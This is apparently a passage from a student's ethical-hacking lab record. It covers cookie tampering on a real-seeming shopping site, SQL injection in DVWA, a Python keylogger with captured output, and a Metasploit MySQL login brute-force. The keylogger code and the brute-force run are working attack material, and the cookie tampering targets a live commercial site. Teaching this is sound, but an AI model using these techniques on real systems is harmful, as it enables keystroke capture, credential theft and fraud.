
9. Select any item to buy

10. Then click on add-cart


11. Then click on TemperData(add-on)



12. Refresh the page to get the extension.



13. Click on OK.



14. Change values in Cookie option for tempering the DATA.

Details

URL
 Method GET
 Type main_frame

Headers

Name	Value
Host	www.razorba.com
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://www.razorba.com/or
Connection	keep-alive
Cookie	_utmc=35567138; p_rws=5
Upgrade-Insecure-Requests	1

Stop Tamper

Ok

15. Then click on OK and see the Data has been Tempered.

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We got your back™

Home FAQuestions Testimonial Affiliates **Products** About News

Shopping Cart

Delete	Product	Qty	Price	Total
<input type="checkbox"/>	Razorba War Hammer Starter Edition	5	\$69.95	\$349.75

Made changes? [Update Cart](#)

Estimated USA or Canada shipping: \$0.00, International \$86.52

Enter promo code: [Apply code](#)

Practical – 8 Aim:

Perform SQL injection attack.

Steps:

1. Click on DVWA security and set the security to low.
2. Click on SQL Injection.
3. In User Id enter 1 and click on submit.

The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar menu with various security challenges. The main content area is titled 'Vulnerability: SQL Injection'. It contains a form with a 'User ID' input field and a 'Submit' button. Below the form, it displays the results of a successful login: 'ID: 1', 'First name: admin', and 'Surname: admin'. Underneath, there is a section for 'More Information' with four links to external resources about SQL injection. At the bottom left, it shows the current user is 'admin', and at the bottom right, there are links for 'View Source' and 'View Help'.

DVWA

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XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
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Logout

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin View Source View Help

Practical – 9

Aim: Create a simple keylogger using python Code:

```
from pynput.keyboard import Key, Listener import
```

```
logging
```

```
# if no name it gets into an empty string log_dir
```

```
= ""
```

This is a basic logging function

```
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,  
format='%(%asctime)s:%(message)s:')
```


This is from the library def on_press(key):

```
    logging.info(str(key)) # This says, listener is
```

```
on with Listener(on_press=on_press) as
```

```
listener: listener.join()
```

Output:



```
Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct 2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)]  
on win32  
Type "help", "copyright", "credits" or "license()" for more information.  
>>> hello world
```

```
2024-03-31 15:28:42,125: 'h'  
2024-03-31 15:28:42,478: 'e'  
2024-03-31 15:28:43,142: 'l'  
2024-03-31 15:28:43,311: 'l'  
2024-03-31 15:28:43,509: 'o'  
2024-03-31 15:28:43,674: Key.space  
2024-03-31 15:28:44,407: 'w'  
2024-03-31 15:28:44,788: 'o'  
2024-03-31 15:28:45,021: 'r'  
2024-03-31 15:28:45,359: 'l'  
2024-03-31 15:28:45,629: 'd'
```

Practical No: 10

Aim: Using Metasploit to exploit (Kali Linux).

Prerequisites :

KALI Linux, Internet, HOST PC with MySQL 5.1.59 version

Steps:

- 1) Download and install MySQL 5.1.59 on your HOST PC to be attacked. Set a username – root and password – root123
- 2) On your PC, using Oracle VirtualBox – Open Kali Linux. Open terminal and enter command **msfconsole**


```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.1.118:3306 - 192.168.1.118:3306 - Found remote MySQL version 5.1.59
[!] 192.168.1.118:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: root: (Incorrect: Access
denied for user 'root'@'DESKTOP-SQHP5K3' (using password: NO))
[+] 192.168.1.118:3306 - 192.168.1.118:3306 - Success: 'root:root123'
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot:root123 (Incorrect:
Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot:poot123 (Incorrect:
Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot:groot123 (Incorrect
: Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot:root123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot:poot123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot:groot123 (Incorrec
t: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306 - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[+] 192.168.1.118:3306 - Scanned 1 of 1 hosts (100% complete)
```